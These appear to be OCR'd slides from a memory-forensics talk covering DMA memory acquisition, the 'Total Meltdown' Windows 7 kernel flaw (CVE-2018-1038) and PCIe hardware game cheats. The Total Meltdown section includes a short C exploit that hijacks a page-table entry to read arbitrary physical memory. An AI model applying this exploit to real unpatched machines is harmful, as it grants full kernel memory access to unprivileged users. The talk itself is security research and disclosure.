
# Demo: 32 gigs in a second…

DumpIt created Memory Crash Dump

Point and click analysis



# Analysis with HW device



# Use Case #1 – Finding a Total Meltdown


CVE-2018-1038 - local privilege escalation user to kernel

Arbitrary physical memory read/write at GB/s.

Windows 7 / 2008R2 only

Introduced in Meltdown patches

Patched in March 2018




Contacted the MSRC and published blog entry with PoC

But it wasn't fixed …

# Finding a Total Meltdown

… and I've released a trivially exploitable kernel 0-day

Fixed if running with administrative privileges

NOT fixed if running as normal user

Super fast fix from Microsoft with OOB patch on March 29th
only two days after my blog post

# Demo: Finding a Total Meltdown

**Locate** Total Meltdown by **looking** at the **memory map!**

**PML4** self referential entry mapped as **user-mode**

map

```
407  0196        1 fffff683ff7f7000-fffff683ff7f7fff -rwx
408  0197        4 fffff683ff7f9000-fffff683ff7fcfff -rwx
409  0198        1 fffff683fffff000-ffff
410  0199        2 fffff6fb40000000-ffff
411  019a        1 fffff6fb40003000-ffff
412  019b        1 fffff6fb41ffb000-ffff
413  019c        1 fffff6fb41fff000-ffff
414  019d        1 fffff6fb7da00000-ffff
415  019e        1 fffff6fb7da0f000-ffff
416  019f        2 fffff6fb7dbed000-ffff
```

Table 4-14. Format of an IA-32e PML4 Entry (PML4E) that References a Page-Directory-Pointer Table

| Bit Position(s) | Contents |
|---|---|
| 0 (P) | Present; must be 1 to reference a page-directory-pointer table |
| 1 (R/W) | Read/write; if 0, writes may not be allowed to the 512-GByte region controlled by this entry (see Section 4.6) |
| 2 (U/S) | User/supervisor; if 0, user-mode accesses are not allowed to the 512-GByte region controlled by this entry (see Section 4.6) |
| 3 (PWT) | Page-level write-through; indirectly determines the memory type used to access the page-directory-pointer table |

# ”Total Meltdown” – 1 bit set in error

```
$ hexdump /cygdrive/m/pmem -C -n 4096 -s $((16#$(cat dtb)))
8de80000  67 f8 f0 7a 00 00 f0 02  00 00 00 00 00 00 00 00  |g..z............|
8de80010  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
8de80070  00 00 00 00 00 00 00 00  67 b8 18 7b 00 00 80 00  |........g..{....|
8de80080  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
8de80f60  00 00 00 00 00 00 00 00  67 08 e8 8d 00 00 00 00  |........g.......|
8de80f70  67 48 9d 7a 00 00 00 00  63 d0 19 00 00 00 00 00  |gH.z....c.......|
```

0000000008de80867 ← Entry: PML4e

(hex) 0x7 = 0111 (binary)

Table 4-14. Format of an IA-32e PML4 Entry (PML4E) that References a Page-Directory-Pointer Table

| Bit Position(s) | Contents |
|---|---|
| 0 (P) | Present; must be 1 to reference a page-directory-pointer table |
| 1 (R/W) | Read/write; if 0, writes may not be allowed to the 512-GByte region controlled by this entry (see Section 4.6) |
| 2 (U/S) | User/supervisor; if 0, user-mode accesses are not allowed to the 512-GByte region controlled by this entry (see Section 4.6) |
| 3 (PWT) | Page-level write-through; indirectly determines the memory type used to access the page-directory-pointer table |

# The minimal ”exploit”

No API calls required! – just read and write already in-process memory!

Check for existence:

```
unsigned long long pte_selfref = *(unsigned long long*)0xFFFFF6FB7DBEDF68;
```

Read 4k ”arbitrary” physical memory from address 0x331000

```
unsigned char buf[0x1000];
// ”randomly” hi-jack pte# 0x100 (offset 0x800), let’s hope it’s not used :)
*(unsigned long long*)0xFFFFF6FB7DBED800 = 0x0000000000331867;
// 0xFFFFF6FB7DB00000 == (0xffff << 48) + (0x1ed << 39) + (0x1ed << 30) + (0x1ed << 21) + (0x100 << 12)
memcpy(buf, 0xFFFFF6FB7DB00000, 0x1000);
```

# Use Case #2 – Hardware Cheats


The **unexpected use case** – cheating in games!

Anti-Cheats – detects software based cheats

HW Cheat – ”only” a PCIe device ...

Memory analysis on separate computer

Read-Only ”radar / map decloak”
or Read-Write (more easily detected)





# Hardware Cheats

Cheating scandal summer 2018


Cheating at home and on LANs
when OK to bring own computer

Cheat focused fork on Github








# Hardware Cheats

# Hardware Cheats




"prices for these cheats have been seen in the **$1,500** to **$5,000** range"

" … **ban wave** of both cheat customers and developers …"

" … can detect hardware-based cheats even when disguising the hardware cheat as a legitimate device. "

What if ... it’s possible to perfectly emulate legit hardware devices?

Already demonstrated by Cambridge University – Thunderclap

$4500+ platform

Thunderclap: Exploring Vulnerabilities in Operating System IOMMU Protection via DMA from Untrustworthy Peripherals

http://thunderclap.io/thunderclap-paper-ndss2019.pdf





Fig. 4: Implementation of fully-functional network card using a QEMU device model running on FPGA

# MemProcFS Design Goals

